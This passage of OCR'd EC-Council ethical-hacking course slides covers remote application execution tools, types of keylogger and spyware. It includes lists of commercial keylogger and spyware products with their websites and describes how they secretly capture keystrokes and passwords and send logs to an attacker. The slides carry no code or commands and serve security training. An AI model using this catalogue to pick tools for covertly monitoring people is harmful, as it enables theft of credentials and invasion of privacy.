
# Executing Applications


- Attackers execute malicious applications in this stage. This is called "**owning**" the system
- Attacker executes malicious programs **remotely in the victim's machine** to gather information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Executing Applications: RemoteExec

- RemoteExec **remotely installs applications**, **executes programs/scripts**, and updates files and folders on Windows systems throughout the network
- It allows attacker to **modify the registry**, **change local admin passwords**, **disable local accounts**, and copy/ update/delete files and folders





http://www.isdecisions.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Executing Applications: PDQ Deploy

**PDQ Deploy**

PDQ Deploy is a software deployment tool that allows admins to silently **install almost any application or patch**





*http://www.adminarsenal.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Executing Applications:
# DameWare Remote Support

- DameWare Remote Support lets you **manage servers, notebooks,** and **laptops remotely**
- It allows attacker to **remotely manage and administer Windows computers**






*http://www.dameware.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in home environments where parents can monitor and spy on **children's activity**
- It allows attacker to **gather confidential information** about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Keystroke Loggers

- Keystroke Loggers
  - Hardware Keystroke Loggers
    - PC/BIOS Embedded
    - Keylogger Keyboard
    - External Keylogger
      - PS/2 and USB Keylogger
      - Acoustic/CAM Keylogger
      - Bluetooth Keylogger
      - Wi-Fi Keylogger
  - Software Keystroke Loggers
    - Application Keylogger
    - Kernel Keylogger
    - Hypervisor-based Keylogger
    - Form Grabbing Based Keylogger

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Hardware Keyloggers





**Hardware Keyloggers:** KeyCobra (http://www.keycobra.com) KeyKatcher (http://keykatcher.com)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keylogger: All In One Keylogger

All In One Keylogger allows you to **secretly track all activities** from all computer users and automatically receive logs to a desire email/FTP/ LAN accounting




*http://www.relytec.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keyloggers for Windows

**Ultimate Keylogger**
*http://www.ultimatekeylogger.com*

**Advanced Keylogger**
*http://www.mykeylogger.com*

**The Best Keylogger**
*http://www.thebestkeylogger.com*

**SoftActivity Keylogger**
*http://www.softactivity.com*

**Elite Keylogger**
*http://www.widestep.com*


**Powered Keylogger**
*http://www.mykeylogger.com*

**StaffCop Standard**
*http://www.staffcop.com*

**Spyrix Personal Monitor**
*http://www.spyrix.com*

**PC Activity Monitor Standard**
*http://www.pcacme.com*

**KeyProwler**
*http://keyprowler.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keyloggers for Windows (Cont'd)

**Keylogger Spy Monitor**
*http://ematrixsoft.com*

**REFOG Personal Monitor**
*http://www.refog.com*

**Actual Keylogger**
*http://www.actualkeylogger.com*

**Spytector**
*http://www.spytector.com*

**KidLogger**
*http://kidlogger.net*

**Micro Keylogger**
*http://www.microkeylogger.com*

**Revealer Keylogger**
*http://www.logixoft.com*


**Spy Keylogger**
*http://www.spy-key-logger.com*

**Realtime-Spy**
*http://www.realtime-spy.com*


**SpyBuddy® 2013**
*http://www.exploreanywhere.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keylogger for Mac: Amac Keylogger for Mac




Amac Keylogger for Mac invisibly **records all keystrokes typed, IM chats, websites visited** and takes screenshots and also sends all reports to the attacker by email, or upload everything to attacker's website




*http://www.amackeylogger.com*

**Mac Keylogger**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Keyloggers for MAC

**Aobo Mac OS X KeyLogger**
*http://www.keylogger-mac.com*

**KidLogger for MAC**
*http://kidlogger.net*

**Perfect Keylogger for Mac**
*http://www.blazingtools.com*

**MAC Log Manager**
*http://www.keylogger.in*

**Award Keylogger for Mac**
*http://www.award-soft.com*

**Elite Keylogger**
*http://www.elite-keylogger.net*

**Aobo Mac Keylogger**
*http://aobo.cc*

**Keyboard Spy Logger**
*http://alphaomega.software.free.fr*



**REFOG Keylogger for MAC**
*http://www.refog.com*

**FreeMacKeylogger**
*http://www.hwsuite.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spyware


- Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download
- It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Spyware: Spytech SpyAgent

- Spytech SpyAgent allows you to **monitor everything** users do on your computer
- It provides a large array of essential computer monitoring features, **website**, **application**, and **chat client** blocking, lockdown scheduling, and remote delivery of **logs** via email or FTP





## Features

